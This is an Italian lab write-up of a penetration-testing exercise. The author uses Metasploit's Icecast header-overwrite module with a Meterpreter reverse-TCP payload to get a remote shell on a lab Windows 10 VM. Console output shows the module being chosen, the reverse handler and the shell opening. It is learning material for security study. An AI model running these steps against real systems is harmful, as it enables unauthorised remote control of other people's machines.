


Sessione Meterpreter su Windows 10 Pro Metasploitable

In questo esercizio, ho simulato un attacco utilizzando Iccast come target vulnerabile su una macchina Windows 10 Pro configurata per scopi di penetration testing. Utilizzando Kali Linux e Metasploit, l'obiettivo era ottenere una sessione Meterpreter. La simulazione aiuta a comprendere le tecniche di exploit e la gestione delle vulnerabilità di rete, nel contesto di un approccio etico e controllato, essenziale per apprendere le basi del penetration testing e della sicurezza informatica.



```
Prompt dei comandi

Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : fe80::3a07:16ff:fe10:501e%4
                               192.168.1.254

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione:

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

Suffisso DNS specifico per connessione:
Indirizzo IPv6 . . . . . : 2001:0:2851:782c:1005:28a9:aec6:f95e%5
Indirizzo IPv6 locale rispetto al collegamento . : fe80::1005:28a9:aec6:f95e%5
Gateway predefinito . . . . . :

C:\Users\user>ping 192.168.1.40

Esecuzione di Ping 192.168.1.40 con 32 byte di dati:
Risposta da 192.168.1.40: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.40: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.1.40:
    Pacchetti: Trasmessi = 2, Ricevuti = 2,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 0ms, Massimo = 0ms, Medio = 0ms
Control-C
^C
C:\Users\user>
```

Ho configurato gli indirizzi IP sulle macchine Windows 10 e Kali per garantire che fossero sulla stessa rete. Windows 10 Metasploitable aveva l'indirizzo IP **192.168.1.15**, mentre Kali era impostato su **192.168.1.40**. Ho verificato la comunicazione tra le macchine eseguendo un ping da Windows 10 a Kali. Il test di ping ha avuto successo, confermando che le macchine erano in grado di comunicare tra loro attraverso la rete configurata correttamente.

```
    =[ metasploit v6.4.18-dev ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

search icecast
msf6 > search icecast


Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/windows/http/icecast_header      2004-09-28      great No      Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > 
```

Dopo aver avviato Metasploit, ho utilizzato il comando `search icecast` per cercare exploit specifici per Icecast. Ho scelto **exploit/windows/http/icecast_header** e ho configurato il payload `windows/meterpreter/reverse_tcp`. Questa configurazione è cruciale per generare una sessione Meterpreter e sfruttare una vulnerabilità nota nel software Icecast.



Successivamente, ho avviato correttamente il servizio Icecast su Windows 10. Il software era attivo e ascoltava sulla porta 8000, rendendo il sistema pronto per l'exploit. Ho verificato l'esecuzione corretta dell'applicazione Icecast, assicurandomi che la configurazione fosse adatta per ricevere il payload di Metasploit.

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.40:4444
[*] Sending stage (176198 bytes) to 192.168.1.15
[*] Meterpreter session 1 opened (192.168.1.40:4444 → 192.168.1.15:49635) at 2024-11-14 09:31:05 -0500

meterpreter > getuid
Server username: DESKTOP-9K104BT\user
meterpreter > shell
Process 2536 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Program Files (x86)\Icecast2 Win32>
```

Con Icecast in esecuzione, ho lanciato l'exploit, riuscendo a stabilire una sessione Meterpreter su Windows 10. Il comando `getuid` ha confermato i privilegi dell'utente compromesso, e ho eseguito con successo una shell all'interno della sessione Meterpreter. Questo screenshot evidenzia il successo dell'attacco simulato e dimostra l'efficacia dell'exploit, completando l'obiettivo di ottenere il controllo remoto della macchina target in un ambiente controllato e sicuro.